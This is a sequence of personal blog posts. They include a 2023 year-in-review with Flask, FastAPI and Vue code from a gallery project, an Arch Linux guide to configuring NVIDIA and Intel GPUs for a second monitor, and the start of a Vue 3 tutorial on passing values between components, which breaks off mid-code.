Skills & Knowledge

In 2023, I delved into a multitude of skills and embarked on several captivating open-source projects that have significantly broadened my horizons.

Flask

Let’s start with the Flask journey.

Early on, I found myself entangled in the enchanting web of Flask, a delightful web application framework in Python. The thrill of setting up and completing the TinyGallery using Flask’s straightforward and efficient MVC structure left an indelible mark on my learning path.

Diving into the official Flask documentation, I uncovered the art of rendering pages with the aid of jinja2-powered templates. This exploration, though it demanded patience, eventually bore fruit as I gradually incorporated functionalities into the project—minus the requirement of file uploads.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
@app.route("/")
def index():
    database = db.get_db()
    ImageTable = database.execute("SELECT * FROM IMAGES ORDER BY Date DESC")
    if 'username' in session:
        LikeTable = database.execute("SELECT LikedPostUUID FROM ImagesLikedByUser WHERE User = ? AND LikeStatus = ?",
        (session['username'], 1, )).fetchall()
        LikedList = []

        for i in LikeTable:
            LikedList.append(str(i[0]))
            Avatar = database.execute('SELECT Avatar FROM AVATARS WHERE UserName = ?', (session['username'],)).fetchone()
            userAvaterImage = app.config['PUBLIC_USERFILES'] + '/' + session['username'] + '/' + Avatar['Avatar']

        return render_template(
            "index.html",
            PageTitle="HomePage",
            Images=ImageTable,
            userAvaterImage=userAvaterImage,
            userName=session['username'],
            LikedList=LikedList)

    else:
        return render_template("index.html", PageTitle="HomePage", Images=ImageTable)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
{% extends "base.html" %}
{% block Title %} {{PageTitle}} | TinyGallery {% endblock %}
{% block body %}
<div class="Content">
    {% for x in Images %}
    <div class="work">
        <img class="displayedImages" onclick="OpenFullImage({{ loop[" index"] }})"
            src="/static/img/users/{{ x['User'] }}/Images/{{ x['UUID'] }}.jpg" alt="{{ x['UUID'] }}" />
        <h1 class="userName">{{ x['ImageTitle'] }}</h1>
        <p class="textFont">
            <span>By {{ x['User'] }}</span>
            <br />
            <span class="LikesNum">
                Likes: {{ x['Dots'] }}
            </span>
            <br />
            <span>Description: {{ x['Description'] }}</span>
            <br />
            <span>Date: {{x['Date']}}</span>
            <br />
            {% if g.user %}
            {% if x['UUID'] in LikedList %}
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Like' )" class="likeStatus0" style="display: none;"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star"
                viewBox="0 0 16 16">
                <path
                    d="M2.866 14.85c-.078.444.36.791.746.593l4.39-2.256 4.389 2.256c.386.198.824-.149.746-.592l-.83-4.73 3.522-3.356c.33-.314.16-.888-.282-.95l-4.898-.696L8.465.792a.513.513 0 0 0-.927 0L5.354 5.12l-4.898.696c-.441.062-.612.636-.283.95l3.523 3.356-.83 4.73zm4.905-2.767-3.686 1.894.694-3.957a.565.565 0 0 0-.163-.505L1.71 6.745l4.052-.576a.525.525 0 0 0 .393-.288L8 2.223l1.847 3.658a.525.525 0 0 0 .393.288l4.052.575-2.906 2.77a.565.565 0 0 0-.163.506l.694 3.957-3.686-1.894a.503.503 0 0 0-.461 0z" />
            </svg>
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Unlike' )" class="likeStatus1"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star-fill"
                viewBox="0 0 16 16">
                <path
                    d="M3.612 15.443c-.386.198-.824-.149-.746-.592l.83-4.73L.173 6.765c-.329-.314-.158-.888.283-.95l4.898-.696L7.538.792c.197-.39.73-.39.927 0l2.184 4.327 4.898.696c.441.062.612.636.282.95l-3.522 3.356.83 4.73c.078.443-.36.79-.746.592L8 13.187l-4.389 2.256z" />
            </svg>
            {% else %}
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Like' )" class="likeStatus0"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star"
                viewBox="0 0 16 16">
                <path
                    d="M2.866 14.85c-.078.444.36.791.746.593l4.39-2.256 4.389 2.256c.386.198.824-.149.746-.592l-.83-4.73 3.522-3.356c.33-.314.16-.888-.282-.95l-4.898-.696L8.465.792a.513.513 0 0 0-.927 0L5.354 5.12l-4.898.696c-.441.062-.612.636-.283.95l3.523 3.356-.83 4.73zm4.905-2.767-3.686 1.894.694-3.957a.565.565 0 0 0-.163-.505L1.71 6.745l4.052-.576a.525.525 0 0 0 .393-.288L8 2.223l1.847 3.658a.525.525 0 0 0 .393.288l4.052.575-2.906 2.77a.565.565 0 0 0-.163.506l.694 3.957-3.686-1.894a.503.503 0 0 0-.461 0z" />
            </svg>
            <svg onclick="SendLikedData({{ loop[" index"] }}, 'Unlike' )" class="likeStatus1" style="display: none;"
                xmlns="http://www.w3.org/2000/svg" width="16" height="16" fill="currentColor" class="bi bi-star-fill"
                viewBox="0 0 16 16">
                <path
                    d="M3.612 15.443c-.386.198-.824-.149-.746-.592l.83-4.73L.173 6.765c-.329-.314-.158-.888.283-.95l4.898-.696L7.538.792c.197-.39.73-.39.927 0l2.184 4.327 4.898.696c.441.062.612.636.282.95l-3.522 3.356.83 4.73c.078.443-.36.79-.746.592L8 13.187l-4.389 2.256z" />
            </svg>
            {% endif %}
            {% endif %}
        </p>
    </div>
    {% endfor %}
</div>
{% endblock %}

Despite its simplicity and ease of adoption, Flask did exhibit some flaws and yielded challenging bugs in the earlier versions of TinyGallery, contributing to a decision to transition to a new technology stack.

FastAPI, VueJS

Enter FastAPI and VueJS. To elevate the TinyGallery experience, a decision was made to bifurcate the backend and frontend, with a keen emphasis on leveraging Ajax-all-in and Restful API features. This compelling pursuit led me to immerse myself in the world of VueJS, resulting in the creation of tinygallery-vue and tinygallery-backend. Months of dedicated learning culminated in the successful completion of this endeavor.

The depth and breadth of my learning during this period were substantial, encompassing the creation of a Restful API provider with FastAPI, the crafting of a webpage capable of seamless data communication with the server using axios, and the meticulous design of simple, yet elegant components in VueJS.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
async fetchData() {
      // Fetch more image data from the server
    this.pages = this.pages + 1; // Increment the current page number
    const response = await axios.get("/resources/posts/" + this.pages); // Make a GET request to the server API
    const newData = JSON.parse(response.request.response); // Parse the response text to JSON format
    if (newData[0] == null) {
        // If there is no new data
        this.pages = this.pages - 1; // Decrement the current page number
    } else {
        // Otherwise
        for (let i = 0; i < newData.length; i++) {
          // Loop over the new data and add it to the display data array
          (this.displayData as any).push(newData[i]);
        }
    }
},
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<template>
  <div class="Card" v-for="items of displayData">
    <img
      @click="OpenRemarkBySingleUUID((items as any).post_uuid)"
      class="displayImage_NSFW"
      :src="(items as any).cover_url"
      :alt="(items as any).post_uuid"
      v-if="(items as any).nsfw"
    />
    <img
      @click="OpenRemarkBySingleUUID((items as any).post_uuid)"
      class="displayImage"
      :src="(items as any).cover_url"
      :alt="(items as any).post_uuid"
      v-else
    />
    <h2 class="ImageTitle">{{ (items as any).post_title }}</h2>
    <p class="ImageDescription">{{ (items as any).description }}</p>
    <div class="UserInfoBar">
      <img class="UserAvatar" :src="(items as any).avatar" />
      <p class="ImageUserName">{{ (items as any).user_name }}</p>
      <p class="LikesDisplay">{{ (items as any).dots }} likes</p>
      <p class="ImageDate">
        {{ TimeZoneCaculator.CaculateTheCorrectDate((items as any).date) }}
      </p>
    </div>
  </div>
</template>
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
@image_resources_api.get("/posts/{page}")
async def get_posts_as_json(page: int, db: Session = Depends(get_db)):
    if not page:
        raise HTTPException(
            status_code=400, detail="You must append a page number to the end of the url.")
    posts_from_db = crud.get_posts_by_page(db=db, page=page)
    list_for_return: list[dict] = []
    for x in posts_from_db:
        user_uuid = get_user_uuid_by_name(user_name=x.user_name, db=db)
        admin_uuid = get_admin_uuid_by_name(user_name=x.user_name, db=db)
        temp_dict = {
            "id": x.id,
            "description": x.description,
            "share_num": x.share_num,
            "post_uuid": x.post_uuid,
            "nsfw": x.nsfw,
            "user_name": x.user_name,
            "post_title": x.post_title,
            "dots": x.dots,
            "date": x.date[0:16],
            "cover_url": dir_tool.get_cover_file_url(x.post_uuid),
            "avatar": dir_tool.get_avatar_file_url(dir_user_uuid=admin_uuid if admin_uuid else user_uuid)[1]
        }
        list_for_return.append(temp_dict)
    return list_for_return

Reveling in the satisfaction of newfound skills, I proudly navigated my way through VueJS’s option API, acquainting myself with the intricacies of lifecycle management, components, and props. On the backend front, mastering the art of JWT token creation for authentication, file handling, and data manipulation further bolstered my repertoire.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
LoginAccount() {
    if (this.logUserName == "" || this.logPassWord == "") {
        // Check if username and password are empty
        this.Result = "Username or password can't be empty!";
        console.log("Username or password can't be empty!");
    } else {
        let bodyFormData = new FormData();
        bodyFormData.append("username", this.logUserName);
        bodyFormData.append("password", this.logPassWord);
        axios({method: "post", url: "/user/token", data: bodyFormData, headers: { "Content-Type": "application/x-www-form-urlencoded" },})
          .then((response: any) => {
            console.log(response.data.access_token);
            // Create an object to store the username and token.
            const token = response.data.access_token;
            window.localStorage.setItem("Token", token);
            // Set logging status.
            Authentication().setLogStatus(true);
        })
          .catch((error: any) => {
            // Return the errors.
            this.Result = error.response.data.detail;
            console.log(error.response.data.detail);
        });
    }
},
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
@userAuthRouter.post("/token")
async def user_login(db: Session = Depends(get_db), form_data: OAuth2PasswordRequestForm = Depends()):
    user_authentication = authenticate_user(db, form_data.username, form_data.password)
    admin_authentication = authenticate_admin(db, form_data.username, form_data.password)
    # Raise error if authentication fails
    if not user_authentication and not admin_authentication:
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Incorrect username or password.",
            headers={"WWW-Authenticate": "Bearer"}
        )
    try:
        # Create access token
        access_token_expires = timedelta(minutes=config.ACCESS_TOKEN_EXPIRE_MINUTES)
        access_token = create_access_token(
            data={"sub": form_data.username},
            expires_delta=access_token_expires)
    except JWTError:
        raise HTTPException(
            status_code=status.HTTP_401_UNAUTHORIZED,
            detail="Cannot create token.",
            headers={"WWW-Authenticate": "Bearer"}
        )
    # Return access token
    return {"access_token": access_token, "token_type": "bearer"}
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
export default {
    data() {
        return {
            pages: 1, // The current page number
            displayData: [], // An array to store the displayed images.
        };
    },
    ...
    mounted() {
    // Called after the component is mounted and ready to use
    this.displayIamges(); // Display the initial set of images
    }
}

In addition, I can also deal with the task of uploading files, updating and deleting data.

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
uploadPost() {
      // Define a method called 'uploadPost' that sends a POST request to the server with the form data entered by the user.
    if (this.post_title == "" || this.description == "") {
        // If the 'post_title' or 'description' data properties are empty, log an error message to the console.
        console.log("Title and Dercription can't be empty!");
    } else {
        const token = localStorage.getItem("Token"); // Get the JWT token from local storage and store it in a variable called 'token'.
        const config = {
          // Define an object called 'config' with headers that include the JWT token and set the content type to 'multipart/form-data'.
          headers: {
            Authorization: "Bearer " + token,
            "Content-type": "multipart/form-data",
          },
        };
        let is_nsfw; // Declare a variable called 'is_nsfw'.
        let bodyFormData = new FormData(); // Create a new instance of the FormData class and store it in a variable called 'bodyFormData'.
        if (this.is_nsfw) {
          // Check whether the 'is_nsfw' data property is true. If so, set 'is_nsfw' to "true"; otherwise, set it to "false".
          is_nsfw = "true";
        } else {
          is_nsfw = "false";
        }
        bodyFormData.append("is_nsfw", is_nsfw); // Append the 'is_nsfw' value to the form data object.
        bodyFormData.append("post_title", this.post_title); // Append the 'post_title' value to the form data object.
        bodyFormData.append("description", this.description); // Append the 'description' value to the form data object.
        if (this.CustomCover) {
          // If the 'CustomCover' data property is true, append the cover file selected by the user to the form data object; otherwise, append an empty string.
          bodyFormData.append("cover", this.coverFile as any);
        } else {
          bodyFormData.append("cover", "");
        }
        for (let i = 0; i < this.uploadImagesFile.length; i++) {
          // Loop through the array of uploaded images and append each one to the form data object.
          console.log(this.uploadImagesFile[i]);
          bodyFormData.append("uploaded_file", this.uploadImagesFile[i]);
        }
        console.log(bodyFormData); // Log the final form data object to the console.
        axios
          .post("/posts/create", bodyFormData, config) // Send a POST request to the '/posts/create' endpoint with the form data as the payload.
          .then((response) => {
            // If the request is successful...
            console.log(response); // Log the response to the console for debugging purposes.
            if ((response.data.status = "success")) {
              // Check if the server responded with a success status.
              this.$emit("update:modelValue", false); // Emit the 'update:modelValue' event with a value of false to close the uploader panel.
              UpdateImages().Update(1); // Call the 'UpdateImages' function to update the images displayed on the website.
              this.$router.push("/"); // Redirect the user to the homepage.
            }
        })
          .catch((error) => {
            // If there was an error...
            console.error(error); // Log the error to the console for debugging purposes.
            alert(error.response.data.detail); // Display an alert with details about the error.  
        });
      }
      this.post_title = ""; // Reset the 'post_title' data property to an empty string.
      this.description = ""; // Reset the 'description' data property to an empty string.
      this.is_nsfw = ""; // Reset the 'is_nsfw' data property to an empty string.
      this.CustomCover = false; // Reset the 'CustomCover' data property to false.
    },
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
@Post_router.post("/create")
def upload_image(is_nsfw: str = Form(),
                 db: Session = Depends(get_db),
                 uploaded_file: list[UploadFile] = File(),
                 cover: UploadFile | None = None,
                 post_title: str = Form(),
                 description: str = Form(),
                 token: str = Depends(oauth2Scheme)):
    # This block for declare variables.
    # --- declare block
    # Get the name of user from token
    user_name: str = token_tool.get_user_name_by_token(token=token)
    post_uuid: str = str(uuid.uuid4())
    # If User uploaded a cover then this variable will be True.
    cover_exist: bool = False
    # -- end declare block

    # This block for verification
    # ---verification block
    if not crud.get_user_by_name(db, user_name=user_name) and not crud.get_admin_by_name(db, user_name=user_name):
        raise HTTPException(
            status_code=400, detail="The user does not exist!")
    if cover:
        cover_exist = True
    # Return Error, if list have same file name.
    for x in uploaded_file:
        if x.filename in uploaded_file:
            raise HTTPException(
                status_code=400, detail="File name not be same!")

    # Create the post direction witch named its uuid in IMAGE_DIR from config.py.
    current_post_path_obj = Path(config.POST_DIR).joinpath(post_uuid)
    # If the direction already existed then return error.
    if current_post_path_obj.is_dir():
        raise HTTPException(
            status_code=500, detail="Cannot to create post.")
    current_post_path_obj.mkdir()
    current_post_path_obj.joinpath("cover").mkdir()

    # Check image files suffix.
    for x in uploaded_file:
        if x.filename.split(".")[-1] not in config.ALLOW_SUFFIX:
            raise HTTPException(
                status_code=400, detail="Not allowed file type.")
    if cover:
        if cover.filename.split(".")[-1] not in config.ALLOW_SUFFIX:
            raise HTTPException(
                status_code=500, detail="Not allowed file type.")

    save_post_status: bool = dir_tool.save_post_images(
        post_uuid=post_uuid,
        uploaded_file=uploaded_file,
        supplementary_mode=False
    )
    if not save_post_status:
        raise HTTPException(
            status_code=400, detail="Cannot save the post on server!")

    save_cover_status: bool = dir_tool.save_post_cover(
        cover_name=uploaded_file[0].filename,
        post_uuid=post_uuid,
        cover=cover,
        cover_exist=cover_exist,
        update_mode=False
    )
    if not save_cover_status:
        raise HTTPException(
            status_code=400, detail="Cannot save the cover of post on server!")

    compress_cover_status: bool = dir_tool.compress_cover(
        post_uuid=post_uuid,
        update_mode=False
    )
    if not compress_cover_status:
        raise HTTPException(
            status_code=400, detail="Cannot compress the cover of post on server!")

    if is_nsfw == "true":
        nsfw_db: bool = True
    else:
        nsfw_db: bool = False

    crud.db_create_post(
        db=db,
        user_name=user_name,
        post_title=post_title,
        description=description,
        post_uuid=post_uuid,
        is_nsfw=nsfw_db
    )

    return {
        "status": "success"
    }

These frameworks didn’t just expedite my development speed for simple web applications; they also broadened my programming experiences, empowering me with a newfound sense of confidence.

pandas

Learning pandas has been a game-changer for me. This versatile and lightning-fast open-source data analysis and manipulation tool, built on top of Python, has proven to be an indispensable asset for my data-related tasks.

Whether it’s cleaning up datasets or delving into comprehensive data analysis, pandas has consistently come to my rescue. One interesting aspect is its ability to effortlessly handle data fetched through spider scripts, making it accessible and easily readable for further processing.

Plus, the fact that I can swiftly generate new data into Excel or CSV files after the cleansing operation is nothing short of magical. However, I must admit, there’s always more to learn and practice when it comes to mastering this powerful tool. Experience is the true teacher, right?

pyecharts

Now, let’s talk about pyecharts. When I need to whip up a stunning picture or chart from my data and display it on a webpage, pyecharts has become my go-to solution.

Sure, I’m aware of Apache ECharts, an open-source JavaScript visualization library, but setting up its properties and rendering a complex chart can be quite the heavy lift. This is where pyecharts swoops in to save the day, helping me sidestep the complexities and streamline the process.

The official documentation, with its plethora of examples for creating simple data charts and graphs, has been an absolute lifesaver. When all I need is a quick, simple chart, relying on pyecharts feels like a breeze.

Database

After mastering SQL and familiarizing myself with MySQL, MariaDB, and SQLite, I found that each has its unique advantages for various development needs.

SQLite

When it comes to lightweight, file-based management and easy transferability of rich content, SQLite has been my go-to choice for simpler applications. The fact that SQLite database files are commonly employed for content transfer and long-term data archival points to its versatility and widespread use in diverse scenarios. In fact, did you know that there are over 1 trillion (1e12) active SQLite databases in use today? That’s mind-blowing! The flexibility and ease of use of SQLite make it an ideal solution for projects like TinyGallery, where it serves as the reliable database engine.

MySQL & MariaDB

Of course, in scenarios where performance is a top priority, especially in larger-scale applications, the robustness of MySQL or its fork, MariaDB, often becomes essential. Their well-established presence in the industry and their ability to handle larger datasets and a higher load have made them popular choices in the development community.

Virtualization

Venturing into the captivating realm of cloud computing has not only broadened my understanding of modern technology but also kindled a deep interest in virtualization—a cornerstone of cloud infrastructure.

Within this domain, I’ve had the pleasure of acquainting myself with a diverse array of virtualization software that has elevated my comprehension of resource management and system orchestration. Let’s delve into the specifics of each prominent tool:

VMware Workstation

At the forefront of my virtualization exploration stands VMware Workstation. Its robust environment for running multiple virtual machines on a single physical device has been instrumental in refining my approach to system administration and resource allocation.

The rich feature set and user-friendly interface of VMware Workstation have empowered me to create and manage virtual environments with unparalleled ease and efficiency, leaving an indelible mark on my journey through digital infrastructure management.

VirtualBox

As I delved deeper, VirtualBox, with its open-source ethos, emerged as a compelling alternative, reshaping how I perceive accessibility and simplicity in virtualization. Its seamless capacity to create and manage virtual machines has not only broadened my technical adeptness but also democratized the virtualization experience, making it accessible to a diverse spectrum of enthusiasts and professionals.

The inclusive and user-friendly nature of VirtualBox has underscored the significance of providing accessible virtualization tools in empowering a broader community of aspiring developers and cloud enthusiasts.

Qemu/KVM

The potent alliance of QEMU/KVM has stood as a formidable force in my virtualization odyssey, encapsulating the raw power of hypervisor functionality and hardware-assisted virtualization for Linux systems.

The seamless compatibility and robust performance offered by this dynamic duo have unlocked new dimensions of agility and efficiency in managing virtualized environments, sparking a newfound appreciation for the intricacies of low-level virtualization technologies.

Embracing QEMU/KVM has not only fortified my technical prowess but also enriched my understanding of system-level virtualization, transforming my approach to managing digital infrastructure.

Libvirt

Last but not least, libvirt, the versatile open-source toolkit, has emerged as a stalwart companion in my exploration of virtualization technologies.

Its broad support for a range of hypervisors, including QEMU/KVM, Xen, and LXC, has streamlined the orchestration and management of virtualized platforms, providing a holistic perspective on virtualization capabilities and infrastructure management.

My journey with libvirt has underscored the crucial role of adaptive and versatile virtualization tools in the modern era, redefining the paradigm of infrastructure management and resource optimization.


These virtualization technologies, with their diverse capabilities and applications, have not only deepened my expertise in cloud computing but also broadened my horizons, equipping me with a nuanced perspective on efficient resource utilization and infrastructure orchestration.

The journey through virtualization has been nothing short of transformative, laying a resilient foundation for navigating the dynamic landscapes of cloud infrastructure and digital environments.

Docker

Embracing the world of Docker has been a transformative journey, redefining how I approach software development and deployment. From diving into Docker’s innovative approach to containerization to unraveling its potential for creating lightweight, portable, and self-sufficient environments, my exploration has been nothing short of exhilarating.

Last year, I penned an article shedding light on this very journey with Docker, and now, armed with an even broader understanding, I’m geared up to delve deeper into its intricacies.

OpenStack

Venturing into the realm of OpenStack has been a recent foray, opening the doors to a world of immense potential in cloud infrastructure management.

While I’ve currently dipped my toes into the installation process on a Linux server, I’m poised to embark on an enriching learning journey that will unravel the depths of OpenStack’s capabilities.

This journey has already highlighted the power of OpenStack in reshaping the dynamics of scalable and customizable cloud environments, and I’m looking forward to documenting my discoveries as I delve further into its functionalities and applications.

New Devices

108 Customized Keyboard

  • Polar Fox Shaft for letter area, Midnight Jade Shaft for large keys, Box White Shaft for other keys.
  • Support tri-mode and RGB

I bought this keyboard for better typing experience, better appearance and gaming.

87 Customized Keyboard

  • Blueberry Ice Cream shaft for space bar, Graywood V4 shaft for other keys
  • Single mode only, white backlight

I bought this keyboard for programming and trying different typing experience.

Plus, its light weight always helps me replace the membrane keyboard in computer classroom of shcool. There’s no keyboards in good status… Most of them are broken in different levels because of the students who feels boring in class… There are even keycaps that have been gouged out… Then I need to take my own keyboard to take a laboratory course.

ViewSonic Displayer

  • 23.8", 1080P, 165Hz, Fast-IPS panel, HDR10 support

I bought it at the beginning of the school year, at first thinking that I could read more lines of code on the big screen…

Asus Router AX-56U

I don’t know what madness to buy Asus router, support dual-band WiFi6, Gigabit wired, didn’t brush the system, still using the official firmware, currently using it as an AP at home.

Small host received from muki

It actually has a story of where it came from, but as I said bad memories don’t mean anything. R5-1400 + RX580, 8GB RAM, currently sitting at home as an internal server for the Me0w00f Technology team.

Pixel 3XL

Off-wall machine donated by a certain fox, used for off-wall socializing, sometimes watching YouTube, DOL installed. It’s also not bricked, and is still officially native to the Pixel.

Pity

However, it’s impossible for a ship to always move mildly on the ocean. Something is a pity that couldn’t be realized and accomplished.

Competition

The first and biggest pity is that I couldn’t get a chance to participate in large competition this year.

Although I had trained and prepared, learning much…

Skills, works and gaming.

In addition.. some details of skills and some basic knowledges hadn’t been acquired.

Saddly, I also hadn’t enjoyed a good gaming time…

Depression

Everything bad comes from the terrible reason, I might be ill in emotion, like depression.

I know it is necessary to see a doctor, but chances are few. I wanna get rid of it, but it’s hard.

It has been a stone which probably and definitely prevents my steps to go forward…

New accquaintance

Here are my new accquaintance or friends I met this year with something they say.

GrassBlock

“In the new year I hope WeepingDogel can live happily and not stress himself out by thinking too lowly of himself!”

Riiina

“See a doctor”

Episode33

“You.
Think about how to live, at least you seem promising to me.”

Plans in 2024

  • Finish reading the book Computer Systems A Programmer’s Perspective.
  • Learn to use Vuetify or PrimeVue.
  • Learn more about virtualization, programming and networking.
  • Prepare for bachelor’s degree.
  • Join and win a competition.
  • Find a lover(Never mind)

Conclusion

Finally, I recorded this year. Even if there’s a pity for something failed, I still gain so much that never feel sad at the end of the year.

Solve the problem of dual screen with NVIDIA and Intel GPUs

作者 WeepingDogel
2023年9月21日 16:25

Introduction

Recently I bought a new monitor made by ViewSonic, but I meet some problems of the dual GPUs.

In the past years, I have used only one screen which is installed in my laptop without NVIDIA graphcial drivers. (Only use the Intel core GPU).

However, because of the new monitor added, the ntegrated graphics is not powerful enough to output two screens.

Therefore, I decide to install the NVIDIA grapcial driver of the RTX3050 on my Arch Linux in order to make use of the Discrete Graphics Card to output the new screen.

But things are not running well…

The reason why I crashed the wall is that I used to running Gnome on wayland mode before.

But it is said that NVIDIA drivers are not performing well on wayland?

So it truly means that I have to abandon the idea to output two screen on wayland.

Oh it’s bad! I have to come back to the hugging of the X11!

Beginning

At the beginning of that, I plugged the miniDP into the laptop and the another port into the monitor.

But disappointingly, it can’t be lighted up at all. QAQ.

Maybe the miniDP port can not output anything because of missing the NVIDIA driver.

So I have to install it.

Installation of the NVIDIA drivers

The first step is to install the drivers. Yeah notefuly, it’s the first step, not the last.

1
$ sudo pacman -S nvidia nvidia-utils lib32-nvidia-utils nvidia-prime

However, the screen was still not displaying anything…

Then I went to the Arch Linux CN group to ask the guys in community.

After discussion, I finally got the solution.

Open the ibt

About on the March, I faced a problem of VirutalBox and set the ibt=off.

But now it is not required to be off, I need to remove the param of the kernel.

Edit the file: /etc/default/grub,

1
$ sudo vim /etc/default/grub
1
2
3
4
5
6
GRUB_DEFAULT="0"
GRUB_TIMEOUT="100"
GRUB_DISTRIBUTOR="Arch"
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0"
GRUB_CMDLINE_LINUX="ibt=off"
.........

then remove the ibt=off in GRUB_CMD_LINE_LINUX:

1
2
3
4
5
6
GRUB_DEFAULT="0"
GRUB_TIMEOUT="100"
GRUB_DISTRIBUTOR="Arch"
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0"
GRUB_CMDLINE_LINUX=""
.........

Then regenerate the grub.cfg:

1
$ sudo grub-mkconfig -o /etc/grub/grub.cfg

Set NVIDIA modeset

Then I need to check the value of the nvidia-drm.modeset.

1
$ cat /sys/module/nvidia_drm/parameters/modeset

It shows:

1
N

Now I need to add nvidia-drm.modeset=1 into Kernel Paramaters.

Explanation from ChatGPT
The nvidia-drm.modeset=1 kernel parameter enables the NVIDIA Direct Rendering Manager KMS (Kernel Mode Setting). KMS is a method for setting display resolution and depth in the kernel space rather than user space.

Edit the file: /etc/default/grub

1
$ sudo vim /etc/default/grub

Add the nvidia-drm.modeset=1 into GRUB_CMDLINE_LINUX_DEFAULT

1
2
3
........
GRUB_CMDLINE_LINUX_DEFAULT="quiet splash loglevel=3 rd.udev.log_priority=3 vt.global_cursor_default=0 nvidia-drm.modeset=1"
........

Then regenerate the grub configuration file.

1
$ sudo grub-mkconfig -o /boot/grub/grub.cfg

And reboot.

Use mutter-performance

Still, it’s not performing well after restarting the system.

For this reason, it should be a bit better to use the mutter-performance.

Explanation from ChatGPT
mutter-performance is an optimized version of the Mutter window manager, particularly tweaked for performance. Mutter is the default window manager for GNOME 3, which is responsible for arranging, interacting with, and animating windows linkedin.com.

This package should be installed from AUR

1
$ paru -S mutter-performance

After installation, the desktop truly ran a little faster, but it’s still not enough.

And by the way, it’s time to remove the xf86-video-intel. It is not required in new devices.

1
$ sudo pacman -Rs xf86-video-intel
Explanation from ChatGPT

The xf86-video-intel package is a driver for Intel integrated graphics chips that is maintained by the X.Org project. However, for modern Intel graphics hardware (roughly 2007 and newer), it is often recommended to remove this package for several reasons:

Better support with modesetting driver: The modesetting driver, which is part of the X server and does not need to be installed separately, has better support for modern graphics features and hardware. It is maintained by the X.Org project and tends to keep up with new developments in graphics technology github.com.

Issues with xf86-video-intel driver: The xf86-video-intel driver has been known to cause issues on some systems, including graphical glitches and poorer performance compared to the modesetting driver. In some cases, it can even lead to system instability bbs.archlinux.org.

Lack of active development: The xf86-video-intel driver has not seen active development for several years, which means it may lack support for features found in newer hardware and software. On the other hand, the modesetting driver is actively developed as part of the X server reddit.com.

To remove the xf86-video-intel package, you can use the package manager of your specific Linux distribution. Here’s an example using pacman, the package manager for Arch Linux:

1
sudo pacman -R xf86-video-intel

After removing the package, restart your system to ensure the changes take effect.

Remember to check the documentation of your specific distribution for the correct way to remove packages and handle drivers.

Set X-11 Configuration

According to the Arch Wiki, I need to set some X-11 Configuration, intending to use the NVIDIA graphics only.

Write in the file /etc/X11/xorg.conf.d/10-nvidia-drm-outputclass.conf/:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
Section "OutputClass"
    Identifier "intel"
    MatchDriver "i915"
    Driver "modesetting"
EndSection

Section "OutputClass"
    Identifier "nvidia"
    MatchDriver "nvidia-drm"
    Driver "nvidia"
    Option "AllowEmptyInitialConfiguration"
    Option "PrimaryGPU" "yes"
    ModulePath "/usr/lib/nvidia/xorg"
    ModulePath "/usr/lib/xorg/modules"
EndSection

Then I need to create two *.desktop files to configure the GDM.

Write in /usr/share/gdm/greeter/autostart/optimus.desktop and /etc/xdg/autostart/optimus.desktop

1
2
3
4
5
6
[Desktop Entry]
Type=Application
Name=Optimus
Exec=sh -c "xrandr --setprovideroutputsource modesetting NVIDIA-0; xrandr --auto"
NoDisplay=true
X-GNOME-Autostart-Phase=DisplayServer

Finally, I rebooted and fixed the problem.

Yay!

References

How To Transfer A Value From The Parent Component To The Child Component in Vue 3.2

作者 WeepingDogel
2023年7月22日 15:46

Introduction

Vue is a popular JavaScript framework for building interactive web interfaces. It’s easy to learn, versatile, and has a supportive community.

Developing single-page applications with Vue is incredibly convenient.

However, there are instances where we encounter challenges when it comes to transferring values between parent and child components.

Still unclear? Imagine this scenario: You’ve created a button and you want it to control the content of a <p></p> element, thereby fulfilling a specific development requirement.

Then it’s time to transfer different values to ChildComponet to change the properties or trigger an event.

Ways to transfer a value from the parent to the child

Step 1: Create the Parent Component

  1. Create a new Vue component file for the parent component (e.g., ParentComponent.vue).
  2. In the component’s template, define the parent component’s content and include the child component.
1
2
3
4
5
6
<template>
    <div class="FatherBox">
        <ChildComponent />
        <button></button>
    </div>
</template>
  1. Import the child component by adding the necessary import statement.
1
2
3
<script lang="ts">
import ChildComponent from './ChildComponent.vue';
</script>
  1. Register the child component in the parent component’s components property.
1
2
3
4
5
6
7
<script lang="ts">
export default {
  components: {
    ChildComponent,
    },
}
